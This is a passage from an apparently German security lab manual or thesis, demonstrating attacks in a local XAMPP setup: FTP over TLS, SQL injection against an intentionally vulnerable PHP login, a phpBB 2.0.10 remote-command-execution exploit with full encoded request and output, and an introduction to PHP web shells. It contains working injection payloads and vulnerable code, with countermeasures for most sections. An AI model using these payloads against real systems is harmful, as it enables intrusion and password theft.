Die Nutzung verschlüsselter Protokolle schließt die Übertragung von Daten im Klartext aus. Zu jedem Klartext-Protokoll existiert mittlerweise ein verschlüsseltes Protokoll. Generell sollten nur verschlüsselte Protokolle zur Übertragung von sensiblen Daten genutzt werden.

Der ProFTPD-Server wird durch Änderungen in der Konfiguration auf SSL verschlüsselte Kommunikation umgestellt. Damit werden keine Informationen mehr im Klartext übertragen. Die Umstellung erfolgt in zwei Schritten. Zuerst muss für den Server ein SSL Zertifkat erzeugt werden. Dies geschieht mit dem in Listing 5.1 angegebenen Kommando.

```
/opt/lampp/bin/openssl req -new -x509 -days 365 -nodes
                       -out /opt/lampp/share/openssl/certs/proftpd.cert.pem
                       -keyout /opt/lampp/share/openssl/certs/proftpd.key.pem
```

Listing 5.1: Erzeugung des SSL Zertifikats

Anschließend wird in der Konfigurationsdatei des FTP-Servers angegeben, dass die Kommunikation verschlüsselt werden soll. In Listing 5.2 sind die relevanten Variablen und ihre Belegung dargestellt.

```
# Uncomment this if you would use TLS module:
TLSEngine                       on
TLSLog                          /opt/lampp/var/proftpd/tls.log
TLSProtocol                     SSLv23
TLSOptions                      NoCertRequest
TLSRSACertificateFile
```



Abbildung 5.2: Übertragung von Benutzername und Passwort im Klartext

```
                /opt/lampp/share/openssl/certs/proftpd.cert.pem
TLSRSACertificateKeyFile
                /opt/lampp/share/openssl/certs/proftpd.key.pem
TLSVerifyClient                 off
```

Listing 5.2: Ausschnitt aus der Datei /opt/lampp/etc/proftpd.conf

Nach einem Neustart des FTP- Dienstes wird die Kommunikation mit dem Server verschlüsselt. Abbildung 5.4 zeigt, dass keine relevanten Informationen mehr mitgeschnitten werden. In dieser Konfiguration nimmt der FTP-Server auch noch unverschlüsselte Anfragen entgegen. Der in Listing 5.3 gezeigt Parameter beschränkt die Kommunikation mit dem Server auf verschlüsselte Verbindung. In dieser Einstellung werden Clients abgelehnt, die keine Verschlüsselung über SSL anbieten.

```
TLSRequired             on
```

Listing 5.3: Parameter für die ausschließliche Kommunikation über SSL



Abbildung 5.3: Mitschneiden des Netzwerkverkehrs im WLAN

5.4 SQL-Injektion

5.4.1 Informationen

Bei einer SQL-Injektion schleust ein Angreifer eigene Kommandos in SQL-Befehle ein. SQL (Structured Query Language) ist eine Datenbanksprache für relationale Datenbanken. Mit SQL-Befehlen können Datensätze in einer Datenbank abgefragt oder verändert werden. Eine SQL-Injektion nutzt eine Sicherheitslücke beim Zugriff auf Datenbanken durch dynamisch erzeugte SQL-Befehle. Die Lücke entsteht durch fehlende Überprüfung oder Maskierung von Benutzereingaben. Werden zum Beispiel Eingaben in einem Formular einer Webseite nicht ausreichend überprüft oder als Text maskiert, so kann ein Angreifer eigene Befehle in die SQL-Abfrage einfügen (to inject).

5.4.2 Angriffsszenario

Zur Demonstration einer SQL-Injektion muss eine Benutzereingabe innerhalb eines SQL-Befehls möglich sein. Eine Möglichkeit für SQL-Abfragen mit Benutzereingaben bietet eine Authentifizierungsabfrage innerhalb einer Webseite. Die



Abbildung 5.4: Mitgeschnittener Verkehr der FTP-Anmeldung mit SSL

Tabelle 5.1: Inhalt der Tabelle *usertable* der Datenbank *userdatabase*

USER	PASS	PERMISSION
everything	geheim	full
test	test	read

vom Benutzer eingegebenen Daten werden in den auf der Webseite enthaltenen SQL-Befehl eingefügt. Anschließend wird diese Abfrage auf dem Datenbankserver verarbeitet. Werden die Benutzereingaben nicht maskiert oder auf Befehlssequenzen überprüft, so werden in der Eingabe enthaltene SQL-Befehle auf dem Datenbankserver ausgeführt. Auf diese Weise ist es möglich, Daten auszulesen oder zu verändern.

5.4.3 Durchführung

Zur Durchführung werden der Apache Webserver und der MySQL-Server benötigt. Auf dem SQL-Server wurde eine Datenbank *userdatabase* mit der Tabelle *usertable* angelegt. In dieser Tabelle werden die Einträge *Benutzer*, *Passwort* und *Berechtigungen* verwaltetet. Den Inhalt der Datenbank zeigt Tabelle 5.1. Passend zu dieser Tabelle wurde eine Authentifizierungsabfrage in der Skriptsprache PHP erstellt. Auf der Webseite *http://127.0.0.1/unsafe/login/index.php* wird nach Benutzername und Passwort gefragt. Diese Angaben werden mit den Daten der Datenbank *userdatabase* verglichen. Wenn Benutzername und Passwort in der Datenbank vorhanden sind, werden die Berechtigung des Benutzer ausgegeben, sonst wird eine Fehlermeldung erzeugt. Die Übergabe der Eingaben und den Befehl zur Abfrage der Datenbank zeigt Listing 5.4. Die Benutzereingaben werden ohne Maskierung oder Überprüfung in den Datenbankbefehl eingefügt.

```
$user = $_POST["user"];
```

```
$pass = $_POST["pass"];

$result = mysql_query("SELECT user,permission FROM usertable
                       WHERE user='$user' AND pass='$pass' ");)
```

Listing 5.4: Eingaben an das Skript und SQL-Befehl zur Abfrage

this Query was send to the SQL server:

SELECT user,permission FROM usertable WHERE user='test' AND pass='test'

---

user logged in

You are user test and you have the following rights: read

Abbildung 5.5: Korrekte Eingaben bei Benutzername und Passwort

Als Beispiel für eine korrekte Anmeldung werden in Abbildung 5.5 der Benutzername *test* und das Passwort *test* eingegeben.

Bei einer SQL-Injektion hat der Angreifer üblicherweise keine Informationen über den Benutzernamen und das Passwort. Er versucht die Abfrage von Benutzernamen und Passwort so zu manipulieren, dass er Informationen erlangt. Hierzu muss die SQl-Abfrage so verändert werden, dass insgesamt die Syntax eines SQL-Kommandos erhalten bleibt. Die Abfrage von Benutzernamen und Passwort ist üblicherweise durch eine *AND*-Anweisung verknüpft. Um diese zu umgehen wird eine immer gültige *OR*-Klausel angehängt. Die Eingabe von *abc* beim Benutzernamen und *' OR 'x'='x* beim Passwort erzeugt den in Listing 5.5 gezeigten Befehl.

```
SELECT user,permission FROM usertable WHERE user='abc' AND pass=' 'OR'x'='x'
```

Listing 5.5: veränderter SQL-Befehl

Die Datenbankabfrage wird in der zweiten Bedingung der *AND*-Anweisung abgeändert. Die Prüfung des Passworts wird durch die immer wahre Aussage *'x'='x'* umgangen. Mit dem geänderten Befehl werden alle Benutzer und deren Berechtigungen ausgegeben. Abbildung 5.6 zeigt den Erfolg des geänderten Kommandos.

Der Angreifer kennt die Benutzer der Datenbank, sein Interesse gilt jetzt den Passwörtern. Die ursprüngliche Abfrage gibt nur den Benutzernamen und die Berechtigungen zurück. Um an die Passwörter zu gelangen muss mit Hilfe des Eingabefeldes für das Passwort eine zweite SQL-Abfrage eingebaut werden, die Benutzernamen und zugehörige Passwörter ermittelt. Der SQL-Befehl *UNION ALL*



Abbildung 5.6: Auslesen der Benutzernamen und zugehörigen Rechte

verknüpft die Ergebnisse zweier Datenbankabfragen. Die erste Abfrage soll ein leeres Ergebnis zurückliefern, daher wird dort ein nicht existierender Benutzername eingegeben. Durch das leere Ergebnis der ersten Anfrage wird sichergestellt, dass trotz unterschiedlicher Spaltennamen insgesamt ein Ergbnis ausgegeben wird. Die zweite Abfrage gibt alle Benutzernamen und Passwörter aus. Damit das in der ursprünglichen Abfrage vorhandene *AND pass='$pass'* nicht stört, wird wie im vorherigen Beispiel eine *OR*-Anweisung vorangestellt.

```
SELECT user,permission FROM usertable WHERE user='\textbf{notintable' UNION ALL
SELECT user,pass FROM usertable WHERE 1=1 OR 'x'='x}' AND pass='\textbf{abcd}'
```

Listing 5.6: veränderter SQL-Befehl



Abbildung 5.7: Auslesen aller Benutzernamen und Passwörter

Die manipulierte Anfrage wird in Listing 5.6 gezeigt. Für den Benutzernamen wird *notintable' UNION ALL SELECT user,pass FROM usertable WHERE 1=1 OR 'x'='x* eingebeben, das Passwort kann eine beliebige Zeichenkette sein. Der Erfolg des Befehls ist in Abbildung 5.7 zu sehen. An der Stelle der Berechtigungen werden die Passwörter der Benutzer ausgegeben.

5.4.4 Gegenmaßnahmen

Das Einschleusen von SQL-Befehlen wird durch Maskieren der Funktionszeichen wie Backslash,Apostroph oder Semikolon verhindert. Die Sonderzeichen werden durch einen Backslash als Text gekennzeichnet, den Zeichen wird so ihre Sonderfunktion genommen. Der Vorgang des Maskierens wird auch als *Escapen* bezeichnet. Es gibt zwei Möglichkeiten, das Escapen von Eingaben zu aktivieren. Bei der ersten Möglichkeit wird das automatische Escapen von Funktionszeichen gobal, das heißt für alle PHP-Skripte, gesetzt. Hierzu wird in der Konfigurationsdatei *php.ini* der PHP-Schnittstelle der Parameter *magic_quotes_gpc* gesetzt. Listing 5.7 zeigt die relevante Zeile. Diese Einstellung gilt für alle PHP-Skripte auf dem Webserver. Das sorgt für Probleme, wenn nicht alle Skripte unter diesem Gesichtspunkt erstellt oder überarbeitet wurden. Daher wird diese Möglichkeit zu Unrecht selten verwendet.

```
# Magic quotes for incoming GET/POST/Cookie data
magic_quotes_gpc = On
```

Listing 5.7: Ausschnitt aus der Datei /opt/lampp/etc/php.ini

Das Maskieren von Funktionszeichen kann auch im PHP-Skript selbst erfolgen. Jede Eingabe wird mit einer Escape-Funktion, welche die Funktionszeichen maskiert, behandelt. Für SQL-Anfragen wird die Funktion *mysql_real_escape_string* genutzt. Für andere Sprachen und Datenbanken existieren äquivalente Funktionen.

```
$user = mysql_real_escape_string($_POST["user"]);
$pass = mysql_real_escape_string($_POST["pass"]);

$result = mysql_query("SELECT user,permission FROM usertable
                       WHERE user='$user' AND pass='$pass' ");
```

Listing 5.8: maskierte Eingaben an das Skript und SQL-Befehl zur Abfrage



Abbildung 5.8: Gescheitertes Auslesen aller Benutzernamen und Berechtigungen

Die Wirksamkeit der Maskierung von Sonderzeichen wird bei der Betrachtung Webseite *http://127.0.0.1/safe/login/index.php* deutlich. Listing 5.8 zeigt, dass

die Benutzereingaben maskiert werden. Der Datenbankbefehl an sich wurde nicht verändert. Abbildung 5.8 zeigt, dass das Einschleusen oder Manipulieren der SQL-Abfrage nicht mehr möglich ist.

5.5 Boardsoftware phpBB

5.5.1 Informationen

Webforen oder Pinboards sind Webseiten, auf denen Gleichgesinnte miteinander diskutieren. Die Mitglieder dürfen Texte und Bilder in das Webforum einstellen. Ein Beispiel für eine frei verfügbare Software zum Betreiben eines Forums ist phpBB (24). Die Software ist in der Skriptsprache PHP geschrieben und unterstützt verschiedene Datenbanksysteme, in denen die Inhalte des Forums abgelegt werden. Die Forensoftware phpBB ist weit verbreitet. Zu diesem Verbreitungsgrad haben unter anderem die einfache Installation und Konfiguration beigetragen. Die Boardsoftware ist allerdings auch berühmt für viele Sicherheitslücken. Einige Exploits nutzen Schwachstellen in der Boardsoftware selbst, andere beruhen auf Mängeln der PHP-Konfiguration. Wieder andere nutzen Schwachstellen in zusätzlichen Modulen der Boardsoftware.

5.5.2 Angriffsszenario

Der hier gezeigte Exploit nutzt eine SQL-Injektion, um Befehle auf dem Server abzusetzten. Die Schwachstelle entsteht durch die überflüssige Verwendung einer PHP-Funktion. Diese Sicherheitslücke existiert in allen Versionen von phpBB kleiner oder gleich Version 2.0.10.

Ein Browser kodiert Umlaute, Leerzeichen und Sonderzeichen in eingegebenen Zeichenketten vor dem Absenden nach einem speziellen Muster. Auf dem Server werden die Zeichenketten wieder dekodiert und die Eingaben verarbeitet. Die Schwachstelle liegt in der doppelten Dekodierung der Variablen *highlight* im Skript *viewtopic.php*.

```
482 : $highlight_match = $highlight = '';
483: if (isset($HTTP_GET_VARS['highlight']))
484: {
485:   // Split words and phrases
486:   $words = explode(' ', trim(htmlspecialchars(
                        urldecode($HTTP_GET_VARS['highlight']))));
```

Listing 5.9: Auschnitt aus der fehlerbehafteten Datei viewtopic.php

Der Inhalt der Variable *highlight* wird zuerst vom Server dekodiert. In Listing 5.9 wird in Zeile 486 der Inhalt durch die Funktion *urldecode* erneut dekodiert. Anschließend wandelt die Funktion *htmlspecialchars* Sonderzeichen in HTML-Code um. Durch die zweimalige Dekodierung der Zeichenkette können doppelt kodierte Sonderzeichen eingeschleußt werden. Diese Schwachstelle wird ausgenutzt, um mit der PHP-Funktion *passthru* Befehle auf dem Server abzusetzten.

Als Beispiel wird das Einschleusen des Sonderzeichens ´ vorgestellt. Dieses Zeichen wird durch die Zeichenkette *%27* kodiert. Die Codierung des Zeichens *%* wiederum erfolgt durch ***%25***. Die Zeichenkette *%27* wird durch den Browser demzufolge als *%2527* übergeben. Auf dem Server wird diese Zeichenkette in *%27* zurückkodiert. In Zeile 486 erfolgt dann die zweite Dekodierung zum Sonderzeichen ´. Dieses Sonderzeichen öffnet und schließt SQL-Befehle. Der Angreifer kann so beliebigen Code auf dem Server ausführen.

5.5.3 Durchführung

```
http://127.0.0.1/phpBB2/viewtopic.php?t=1&highlight=%2527
```

Listing 5.10: Test von phpBB auf Anfälligkeit für diesen Exploit

Auf dem Webserver wurde phpBB in der Version 2.0.10 installiert. Das Board wird unter der Adresse *http://127.0.0.1/phpBB2* erreicht. Zuerst wird getestet, ob die vorliegdende Version der Boardsoftware verwundbar ist. Dazu wird die in Listing 5.10 gezeigte Zeichenkette in den Browser eingegeben. In der Variable *highlight* wird ein zweifach kodiertes Hochkomma übergeben. Die Ausgabe in Abbildung 5.9 zeigt, dass das Skript *viewtopic.php* die in *%2527* kodierte Zeichenkette *%27* zu einem Hochkomma dekodiert und damit eine fehlerhafte Ausgabe erzeugt.

Die Schwachstelle kann über den Browser ausgenutzt werden. Innerhalb des Browsers muss die Eingabe und Kodierung von Zeichenketten von Hand erfolgen. Diese Methode ist aufwändig und fehleranfällig. Daher wird der Exploit durch ein Perl-Skript ausgeführt. Das Skript *exec_command.pl* kodiert die Eingaben des Benutzers, schickt sie an den Webserver und gibt die Antwort des Webservers aus. Das Skript ist im Anhang unter Abschnitt C.1 aufgeführt. Beim Aufruf erwartet das Skript vier Paramter. Im Parameter *[URL]* wird die Adresse des Webservers angegeben. Danach folgt im Paramater *[DIR]* das Verzeichnis, in dem die



Abbildung 5.9: Ausgabe des Browser beim Test von phpBB Version 2.0.10

phpBB-Software zu finden ist. Anschließend muss im Parameter *NUM* die Nummer eines existierenden Beitrags in dem Forum angegeben werden. Zuletzt wird das auszuführende Kommando in Anführungszeichen im Parameter *[CMD]* abgelegt.

```
1  : exec_command.pl 127.0.0.1 /phpBB2/ 1 uname -a
2  : ********************************************
3  : this string is send to the webserver:
4  :  http://127.0.0.1/phpBB2/viewtopic.php?t=%31&ExploitIt=
5  :  %65%63%68%6F%20%5F%53%54%41%52%54%5F%3B%20%75%6E%61%6D%65
6  :  %20%2D%61%3B%20%65%63%68%6F%20%5F%45%4E%44%5F&
7  :  highlight=%2527.%70%61%73%73%74%68%72%75%28%24%48%54%54%50
8  :  %5F%47%45%54%5F%56%41%52%53%5B
9  :  %45%78%70%6C%6F%69%74%49%74
10 :  %5D%29.%2527
11 :
12 : show string in cleartext:
13 :  http://127.0.0.1/phpBB2/viewtopic.php?t=1&
14 :  ExploitIt=echo _START_; uname -a; echo _END_&
15 :  highlight=%27.passthru($HTTP_GET_VARS[ExploitIt]).%27
16 :
17 :  this we get back:
18 :   Linux shetan 2.6.12.5 #17 Sat Nov 11 10:39:41 CET 2006
19 :   i686 Intel(R) Pentium(R) M processor
20 :   1.60GHz GenuineIntel GNU/Linux
**********************************************
```

Listing 5.11: Perl-Skript exec_command.pl führt das Kommando uname -a aus

Als Beispiel wird der Befehl *uname -a* ausgeführt. Dieser Befehl zeigt die Kernelversion des laufenden Betriebssystems an. Das Skript wird mit den Parametern

127.0.0.1 für die Adresse des Webseservers, *phpBB2* für das Verzeichnis, dem Topic *1* und dem Befehl *uname -a* aufgerufen. Die Ausgabe des Skripts in Listing 5.11 zeigt in den Zeilen 4 bis 10 die Zeichenkette, die zum Webserver geschickt wird. Zeile 9 enthält den kodierten Befehl *uname -a*. In den Zeilen 13 bis 15 wird die Zeichenkette im Klartext angezeigt. Aus den Zeilen wird ersichtlich, dass der Befehl in der Variablen *ExploitIt* gespeichert wird. Anschließend wird auf dem Server der Befehl *passthru* mit dieser Variabel aufgerufen. Der Befehl führt das angegebene Kommando aus und liefert die Ausgabe zurück. Die Ausgabe der Kernelversion ist in den Zeilen 18 bis 20 zu sehen.

5.5.4 Gegenmaßnahmen

Durch ein Update der phpBB Software wird die SQL-Injektion behoben. In der neueren Version wird der Parameter *highlight* nicht zweimal dekodiert. In Listing 5.12 wird in Zeile 488 die Funktion *urldecode* nicht aufgerufen und damit die Zeichenkette nicht erneut dekodiert. Dadurch werden Sonderzeichen in den folgenden PHP-Funktionen erkannt und maskiert.

```
484 : highlight_match = $highlight = '';
485 : if (isset($HTTP_GET_VARS['highlight']))
486 : {
487 :   // Split words and phrases
488 :   $words = explode(' ', trim(htmlspecialchars(
                        $HTTP_GET_VARS['highlight'])));
```

Listing 5.12: Auschnitt aus fehlerbereinigter Datei viewtopic.php

Abbildung 5.10 zeigt, dass phpBB in der Version 2.0.22 nicht mehr auf das Hochkomma in der Anfrage reagiert.

5.6 Webshell

5.6.1 Informationen

Eine Webshell ist eine Datei, die auf einen Webserver hochgeladen wird und dort Kommandos ausführen kann. Eine solche Webshell muss nicht selbst programmiert werden, es steht eine Auswahl an funktionstüchtigen Webshells zum Download im Internet bereit. Webshells bieten einem Angreifer eine komfortable Befehlsoberfläche. Viele Webshells sind in der Skriptsprache PHP geschrieben.



Abbildung 5.10: Ausgabe des Browsers beim Test von phpBB Version 2.0.22

Gelingt es einem Angreifer, eine solche Datei auf einen Webserver zu transferieren, so wird der PHP-Code auf dem Server ausgeführt. Der Angreifer kann dann beliebigen Code auf dem System ausführen. Auch ein Ausbrechen aus dem Umfeld und dem Benutzeraccount des Webservers ist möglich. Ein Beispiel für eine Webshell ist die *C99Shell*. Die Funktionalität der Shell lässt sich gut mit einem Zitat aus dem Artikel *Gesundes Misstrauen*(25) der Computerzeitschrift c't beschreiben:

> "Die für Angriffe eingesetzten PHP-Shells bieten oft mehr Komfort und Möglichkeiten als die regulären Administrationsfrontends der Web-Hoster."

5.6.2 Angriffsszenario

Auf dem Webserver muss die Möglichkeit bestehen, Dateien hochzuladen. Der Upload von Dateien ist oft im Gästebuch einer Webseite oder einer Bildergalerie erlaubt. Wenn der Upload von Dateien nicht auf bestimmte Dateitypen beschränkt ist, kann auch eine Datei mit PHP-Code hochgeladen werden. Ist es weiterhin erlaubt, diese Datei auf dem Webserver auszuführen, so kann die Datei auf dem Server in einem Webbrowser aufgerufen werden. In diesem Moment wird der PHP-Code auf dem Server ausgeführt und das Ergebnis im Webbrowser angezeigt.

5.6.3 Durchführung

